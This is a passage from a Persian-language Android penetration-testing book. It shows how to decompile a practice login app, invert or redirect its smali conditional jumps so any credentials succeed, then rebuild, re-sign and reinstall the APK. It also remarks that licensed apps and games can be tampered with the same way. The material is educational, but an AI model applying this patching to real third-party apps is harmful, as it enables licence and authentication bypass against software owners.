همانطور که داخل تصویر بالا می بینید خطای **INSTALL_PARSE_FAILED_NO_CERTIFICATES** دریافت کردیم. چون فایل ما امضای دیجیتالی ندارد و قابل نصب نمی باشد. پس حالا باید یک امضای دیجیتالی برای آن ایجاد کنیم: داخل **github** ابزاری به نام **uber-apk-signer-1.2.1.jar** قرار دادیم. اما اگر خودتان هم میتوانید **search** کنید می توانید لینک از زیر استفاده کنید:

<https://github.com/patrickfav/uber-apk-signer>

که به این شکل میتوانیم استفاده کنیم :

Basic usage:

```
java -jar uber-apk-signer.jar --apks /path/to/apks
```

اما شما کافی است فایلی که داخل **github** گذاشتم را داخل پوشه **dist** قرار بدید:



نکته: نرم افزارهای که **license** دارند و بازی ها را هم به راحتی می توانند دستکاری کنند. الان دستور زیر را اجرا می کنیم:


```
java -jar uber-apk-signer.jar --apks app-login.apk
```

۱۶۰ ■ تست نفوذ اپلیکیشن‌های اندروید

```
meisamrce@meisamrces-MBP dist % java -jar uber-apk-signer.jar --apks app-login.apk
source:
    /Users/meisamrce/Desktop/app-login/dist
zipalign location: BUILT_IN
/var/folders/08/v9fcryw107d5h7mf0gt5wg7c0000gn/T/uapkigner-7334892116957353817/mac-zipalign-29_0_24241531377586053807.tmp
keystore:
[0] 161a0018 /private/var/folders/08/v9fcryw107d5h7mf0gt5wg7c0000gn/T/temp_4129172199689561833_debug.keystore (DEBUG_EMBEDDED)
01. app-login.apk

SIGN
file: /Users/meisamrce/Desktop/app-login/dist/app-login.apk (4.52 MiB)
checksum: 1854f57d3450cee0cedcd79f6e8c3aed18eb63c899b875f7803d68dafce6478b2 (sha256)
```


وقتی پوشه dist را باز کنیم می بینیم که یک فایل ایجاد شده است :



دوباره با دستور زیر فایل جدید را داخل jadx باز می کنیم :

```
jadx-gui app-login-aligned-debugSigned.apk
```


می بینیم که آن admin تبدیل شده است به miesamrce :



The screenshot shows the Java code for `MainActivity` in the `app-login-aligned-debugSigned` project. The code handles user input for login and password, and includes logic for button click listeners.

```
/* JADX INFO: Access modifiers changed from: protected */
@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    this.txtUsername = findViewById(R.id.editUserName);
    this.txtPassword = findViewById(R.id.editPassword);
    this.btnLogin = (Button) findViewById(R.id.btnLogin);
    Button button = (Button) findViewById(R.id.btnExit);
    this.btnExit = button;
    button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.finish();
        }
    });
    this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            String obj1 = MainActivity.this.txtUsername.getText().toString();
            String obj2 = MainActivity.this.txtPassword.getText().toString();
            Log.e("MEISSAN", obj1);
            if (obj1.equals("meissan") & obj2.equals(MainActivity.this.getString(R.string.password))) {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
            } else {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login Failed! Please check your credentials", 0).show();
            }
        }
    });
}
```


نکته: روی آیکون **search** در jadx کلیک کنید و همه این تیک‌ها را فعال کنید تا راحت تر بتوانند بک **string** اسیدا کنید:



حالا دیگر نرم افزار قابل نصب می باشد:

```
meisamrce@meisamrces-MBP dist % adb install app-login-aligned-debugSigned.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MBP dist %
```

داخل Genymotion هم می‌توانیم ببینیم:



حالا اگر آن را باز کنیم و برای username مقدار meisamrce و برای password مقدار ۱ را وارد کنیم پیام success به ما نمایش می‌دهد:

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۶۳



غیر از این هر مقداری بدھیم پیام failed نمایش داده می شود.
حالا می خواهیم هر مقدار username و password که وارد می کنیم برنامه علمیات login را بدرستی انجام دهد.

در واقع می خواهیم دستورالعمل instruction ها را دستکاری کنیم:
برنامه را باز میکنیم:

```
meisamrce@meisamrces-MBP Desktop % jadx-gui app-login.apk |
```

در واقع می خواهیم این if ها را دستکاری کنیم:

```

    /* JADK INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.txtUsername = (EditText) findViewById(R.id.editUsername);
        this.txtPassword = (EditText) findViewById(R.id.editPassword);
        this.btnLogin = (Button) findViewById(R.id.btnLogin);
        Button button = (Button) findViewById(R.id.btnExit);
        this.btnExit = button;
        button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity$1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.finish();
            }
        });
        this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity$2
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                String obj1 = MainActivity.this.txtUsername.getText().toString();
                String obj2 = MainActivity.this.txtPassword.getText().toString();
                Log.e("MAINACTIVITY", "obj1");
                if (obj1.equals("admin") && obj2.equals(MainActivity.this.getString(R.string.password))) {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
                } else {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "Login fail !", 0).show();
                }
            }
        });
    }
}

```

بر می گردیم داخل app-login خودمان و داخل پوشه smali > ir > cafenode >MainActivity\$2.smali
یک سری دستور به شکل زیر داخل آن وجود دارد:



اگر این if درست باشد به cond (condition) پرس میکند.

این دستورات را می توانید در فایل search dalvik_OPCODES.pdf کنید ، می بینید:

38	if-eqz vx,target	Jumps to target if vx==0. vx is an integer value.	3802 1900 - if-eqz v2, 0038 // +0019 Jumps to the current position+19H words if v2==0. 0038 is the label of the target instruction.
----	------------------	---	---

که گفته زمانی که xv برابر با 0 باشد jump را به آن تارگت انجام شود و گفته vx یک مقدار int هست ، این p1 که می بینید:

```

75    invoke-virtual {p1, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
76
77    move-result p1
78
79    const/4 v1, 0x0
80
81    if-eqz p1, :cond_0
82

```

در واقع در خط ۷۵ یک string را دارد می آورد، بعد در خط ۷۹ آن را داخل یک متغیری قرار می دهد ، حالا در خط ۸۱ آن username که برای meisamrce تعریف کرده بودیم اگر درست بود که هیچ اما اگر درست نبود دستورات بعدی را اجرا میکند پایین تر هم password را می گیرد و همان کار را تکرار می کند و متغیری درست می کند به نام p1 و اگر شرط برقرار بود پرسش انجام نمی شود و می رود در success اما اگر شرط برقرار نبود پرسش انجام می شود و به login fail می رود .

```

sget v2, Lir/cafenode/apptest/R$string;->password:I

invoke-virtual {p1, v2}, Lir/cafenode/apptest/MainActivity;->getString(I)Ljava/lang/String;

move-result-object p1

invoke-virtual {v0, p1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result p1

if-eqz p1, :cond_0

```

پس کافی هست که ما کل این شرط ها را معکوس کنیم .
اینجا گفته بود if-eqz :nez یعنی اگر برابر بود حالا بجائی eqz می گوییم

38	if-eqz vx,target	Jumps to target if vx==0 ² . vx is an integer value.	3802 1900 - if-eqz v2, 0038 // +0019 Jumps to the current position+19H words if v2==0. 0038 is the label of the target instruction.
39	if-nez vx,target	Checks vx and jumps if vx is nonzero ² .	3902 1200 - if-nez v2, 0014 // +0012 Jumps to current position+18 words (hex 12) if v2 is nonzero. 0014 is the label of the target instruction.

در واقع این دستورات مثل دستورات اسمنبلی ویندوز هست، مثلا در اسمنبلی ویندوز دستوری داریم که می گوید:

test eax, eax =>



z = 0

z = 1

در واقع `test` همان `and` هست، حالا اگر نتیجه ۰ بشود `z` flag می‌شود ۱ و اگر نتیجه چیزی غیر از ۰ بشود `z` flag برابر می‌شود با ۰

تو جدولی هم که بالا می‌بینید می‌گوید `eqz` (equal z) `eqz` بود که اسم آن را گذاشته `VX` و گفته `VX` برابر با ۰ باشد یعنی `true` باشد تو شرط `(nez)` (not equal z) یعنی برابر با ۰ نشه یعنی `false` باشد.

پس در کد ما مثلًا گفته بود اگر `username` برابر با `meisamrce` بود و پسورد `1` بود `success` بدهد حالا ما این شرط را معکوس می‌کنیم یعنی اگر این مقادیر نبود `success` بدهد:

```

81    if-nez p1, :cond_0
82
83    ige-object p1, p0, Lir/cafenode/apptest/MainActivity$2; >this$0:Lir/cafenode/apptest/MainActivity;
84
85    sget v2, Lir/cafenode/apptest/R$string; >password:I
86
87    invoke-virtual {p1, v2}, Lir/cafenode/apptest/MainActivity; >getString(I)Ljava/lang/String;
88
89    move-result-object p1
90
91    invoke-virtual {v0, p1}, Ljava/lang/String; >equals(Ljava/lang/Object;)Z
92
93    move-result p1
94
95    if-nez p1, :cond_0
96

```

نکته: دستوراتی که اینجا داریم `if` های پرشی هستند و `else` نداریم.
دوباره آن را `compile` می‌کنیم:

```
meisamrce@meisamrces-MBP Desktop % apktool b app-login
I: Using Apktool 2.9.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: app-login/smali/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/cafenode/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: app-login/dist/app-login.apk
meisamrce@meisamrces-MBP Desktop %
```

پوشه ای که داخل آن build شده را در خط آخر داریم می بینیم پس به این مسیر می رویم:

```
I: Built apk into: app-login/dist/app-login.apk
meisamrce@meisamrces-MBP Desktop % cd app-login/dist
meisamrce@meisamrces-MBP dist % ls
app-login-aligned-debugSigned.apk      app-login.apk
app-login-aligned-debugSigned.apk.cache  uber-apk-signer.jar
meisamrce@meisamrces-MBP dist %
```

فایل های cash و apk قدیمی را پاک می کنیم:

```
meisamrce@meisamrces-MBP dist % ls
app-login-aligned-debugSigned.apk      app-login.apk
app-login-aligned-debugSigned.apk.cache  uber-apk-signer.jar
meisamrce@meisamrces-MBP dist % rm -rf app-login-aligned-debugSigned.apk.cache
meisamrce@meisamrces-MBP dist % rm -rf app-login-aligned-debugSigned.apk
```

ls می گیریم:

```
meisamrce@meisamrces-MBP dist % ls
app-login.apk      uber-apk-signer.jar
meisamrce@meisamrces-MBP dist %
```

این app-login.apk فایل ایجاد شده جدید می‌باشد.

باز می‌توانیم با jadx آن را بررسی کنیم:

```
meisamrce@meisamrces-MBP dist % jadx-gui app-login.apk
```

می‌بینیم که equal ها به not equal تبدیل شدند:

```
File View Navigation Tools Help
app-login.apk
Source code
  android.support.v4
  android
  com.google
  ir.cafenode.apptest
    MainActivity
      R
      kotlin
      kotlinx.coroutines
      org
      Resources
      APK signature
      Summary
MainActivity
  / JADY INFO: Access modifiers changed from: protected */
@Override // android.fragment.AppFragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.txtUsername = (EditText) findViewById(R.id.editUsername);
    this.txtPassword = (EditText) findViewById(R.id.editPassword);
    this.btnLogin = (Button) findViewById(R.id.btnLogin);
    Button button = (Button) findViewById(R.id.btnExit);
    this.btnExit = button;
    button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.finish();
        }
    });
    this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            String obj = MainActivity.this.txtUsername.getText().toString();
            String obj2 = MainActivity.this.txtPassword.getText().toString();
            Log.e("MEISAM", obj);
            if (!obj.equals("meisamrce") || !obj2.equals(MainActivity.this.getString(R.string.password))) {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
            } else {
                Toast.makeText(MainActivity.this.getApplicationContext(), "Login fail :(", 0).show();
            }
        }
    });
}
```

حالا برای اینکه بتوانیم آن را اجرا کنیم اول باید فایل را Sign کنیم و امضای دیجیتالی به آن اضافه کنیم پس:

۱۶۹ ■ فصل ۲. مهندسی معکوس نرم افزار های اندروید

```
meisamrce@meisamrces-MBP dist % java -jar uber-apk-signer.jar --apks app-login.apk
source:
    /Users/meisamrce/Desktop/app-login/dist
zipalign location: BUILT_IN
    /var/folders/08/v9fcryw107d5h7mf0gt5wg7c0000gn/T/uapsigner-11445522372206014047/mac-zipalign
keystore:
    [0] 161a0018 /private/var/folders/08/v9fcryw107d5h7mf0gt5wg7c0000gn/T/temp_11990594695318176:
01. app-login.apk

SIGN
file: /Users/meisamrce/Desktop/app-login/dist/app-login.apk (4.52 MiB)
checksum: 65ef7380444c587aed97a45931c202a0577b03e60ba3a3cdba422d098705f4c9 (sha256)
- zipalign success
```

بعد آن apk قدیمی را پاک می کنیم:


```
meisamrce@meisamrces-MBP dist % adb uninstall ir.cafenode.apptest
Success
```

حالا دوباره آن را نصب می کنیم:

```
meisamrce@meisamrces-MBP dist % adb install app-login-aligned-debugSigned.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MBP dist %
```

حالا می توانیم داخل Genymotion اجرا کنیم و تست می گیریم.

۱۷۰ ■ تست نفوذ اپلیکیشن‌های اندروید



و



ا

Login Success!

حالا دوباره می خواهیم شرط را عرض کنیم.

اول اپلیکیشن را **uninstall** می کنیم:

```
meisamrce@meisamrces-MBP dist % adb uninstall ir.cafenode.apptest
Success
meisamrce@meisamrces-MBP dist %
```

داخل `MainActivity$2.smali` چند تا `ctrl + z` می زنیم که دستورات به حالت اول برگردند یعنی `nez` ها `eqz` بشوند حالا می خواهیم بگوییم بجای اینکه به `count_0` پرس کند به `line 43` پرس را انجام دهد یعنی در هر صورت `success` نمایش داده شود.

پس باید مانند الگویی که در `line 46` هست یک `condition` برای `line 43` تعریف کنیم:

```
80
81      if-eqz p1, :success_0
82
83          iget-object p1, p0, Lir/cafen
84
85          sget v2, Lir/cafenode/apptest
86
87          invoke-virtual {p1, v2}, Lir/
88
89          move-result-object p1
90
91          invoke-virtual {v0, p1}, Ljav
92
93          move-result p1
94
95          if-eqz p1, :success_0
96
97          .line 43
98          :success_0
```

:بریم برای تست :

```
meisamrce@meisamrces-MBP Desktop % apktool b app-login
I: Using Apktool 2.9.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: app-login/smali/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/cafenode/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: app-login/dist/app-login.apk
meisamrce@meisamrces-MBP Desktop %
```

۹

```
meisamrce@meisamrces-MBP Desktop % cd app-login
meisamrce@meisamrces-MBP app-login % cd dist
meisamrce@meisamrces-MBP dist % ls
app-login-aligned-debugSigned.apk      app-login.apk.cache
app-login.apk                          uber-apk-signer.jar
meisamrce@meisamrces-MBP dist % rm -rf app-login-aligned-debugSigned.apk
meisamrce@meisamrces-MBP dist % rm -rf app-login.apk.cache
meisamrce@meisamrces-MBP dist % ls
app-login.apk                          uber-apk-signer.jar
meisamrce@meisamrces-MBP dist % jadx-gui app-login.apk
```

حالا بینیم چی شد:

```
public void onClick(View view) {
    MainActivity.this.finish();
}
);
this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest.MainActivity
@Override // android.view.View.OnClickListener
public void onClick(View view) {
    String obj = MainActivity.this.txtUsername.getText().toString();
    String obj2 = MainActivity.this.txtPassword.getText().toString();
    Log.e("MEISAM", obj);
    if (!obj.equals("meisamrce") || obj2.equals(MainActivity.this.getString(R.string.password))) {
    }
    Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0
}
);
}
```


این یعنی هر موقع دکمه login را کلیک کردیم به ما success نمایش میدهد یعنی انگار آن if اصلا وجود ندارد.

در واقع کامپایلر وقتی می فهمد که این کد اصلا استفاده نمی شود و کارایی ندارد آن را حذف می کند و کلا دستور login failed را حذف کرد.


الان می توانیم Sign کنیم و تست بگیریم:

```
meisamrce@meisamrces-MBP dist % java -jar uber-apk-signer.jar --apks app-login.apk
```


این بار با drag کردن نصب می کنیم:



و وقتی برنامه را اجرا کنیم می بینیم که هر مقداری وارد کنیم یا حتی اگر مقداری وارد نکنیم و فقط دکمه login را کلیک کنیم پیام success به ما نمایش می دهد .





: **نصب google play store**
میخواهیم داخل **Genymotion** نرم افزار **google play store** را داشته باشیم (بصورت
پیش فرض ندارد) در **Open GApps** گزینه **Genymotion** را کلیک می کنیم :




دکمه accept را کلیک میکنیم و بعد از دانلود google play store را برای ما نصب

می شود:





بعد از اینکه Restart now را کلیک میکنیم ، می بینید که برای ما نصب شده است .



الآن اگر داخل adb shell بگوییم:

```
pm list packages
```

```
motion_phone_arm64:/ # pm list packages
```

لیست کامل پکیج هایی که داخل گوشی نصب هستند(سیستمی و غیر سیستمی) را برای ما نمایش میدهد.

اگر هم بخواهیم اطلاعاتی در مورد آن پکیج بدست بیاوریم می گوییم:

```
pm path package_name
```


اگر هم فقط بخواهیم third party ها (آنها بی که خودمان نصب کردیم) را ببینیم از دستور زیر استفاده می کنیم:

```
pm list packages -3
```

```
motion_phone_arm64:/ # pm list packages -3  
package:ir.cafenode.apptest
```

: Release نسخه ایجاد

در واقع می خواهیم از apk دستکاری شده یک Release بگیریم و دیگر نمی خواهیم نسخه debug استفاده کنیم.
اگر وارد قسمت signature شویم:



گفته که این Android Debug میباشد، که ما می خواهیم بجای debug حالت release کار کنیم.

برای این کار از ابزار keytool استفاده می کنیم، اسم فایل خروجی را هم می گذاریم :key

```
keytool -genkeypair -v -keystore key.keystore -alias key -keyalg RSA -  
keysize 10000
```

```
meisamrce@meisamrces-MBP 33.0.1 % keytool -genkeypair -v -keystore key.keystore -alias key -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password: 123456
Re-enter new password: 123456
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in brackets
What is your first and last name?
[Unknown]: Meisam
What is the name of your organizational unit?
[Unknown]: Meisam
What is the name of your organization?
[Unknown]: Meisam
What is the name of your City or Locality?
[Unknown]: IR
What is the name of your State or Province?
[Unknown]: IR
What is the two-letter country code for this unit?
[Unknown]: IR
Is CN=Meisam, OU=Meisam, O=Meisam, L=IR, ST=IR, C=IR correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Meisam, OU=Meisam, O=Meisam, L=IR, ST=IR, C=IR
[Storing key.keystore]
meisamrce@meisamrces-MBP 33.0.1 %
```

یک فایل key برای ما ایجاد کرد.

در واقع دقیقا همان کاری که Android Studio می‌دهد ما انجام میدهیم.
حالا با استفاده از zipalign اسما فایل را می‌دهیم (همان فایل apk که دستکاری کردیم
ولی امضا ندارد).

اول هم باید zipalign کنیم:

```
./zipalign -f -v 4 q.apk q-signed.apk
```

```
meisamrce@meisamrces-MBP 33.0.1 % ./zipalign -f -v 4 q.apk q-signed.apk
```

در نهایت می‌گویید:

```
1370188 classes.dex (OK - compressed)
4665748 assets/dexopt/baseline.prof (OK)
4666004 assets/dexopt/baseline.prof (OK)
4667827 DebugProbesKt.bin (OK - compressed)
Verification successful
meisamrce@meisamrces-MBP 33.0.1 %
```

حالا می‌کنیم (در واقع فایلی که zipalign شده را باز می‌کند و certificate را به آن اضافه می‌کند).

```
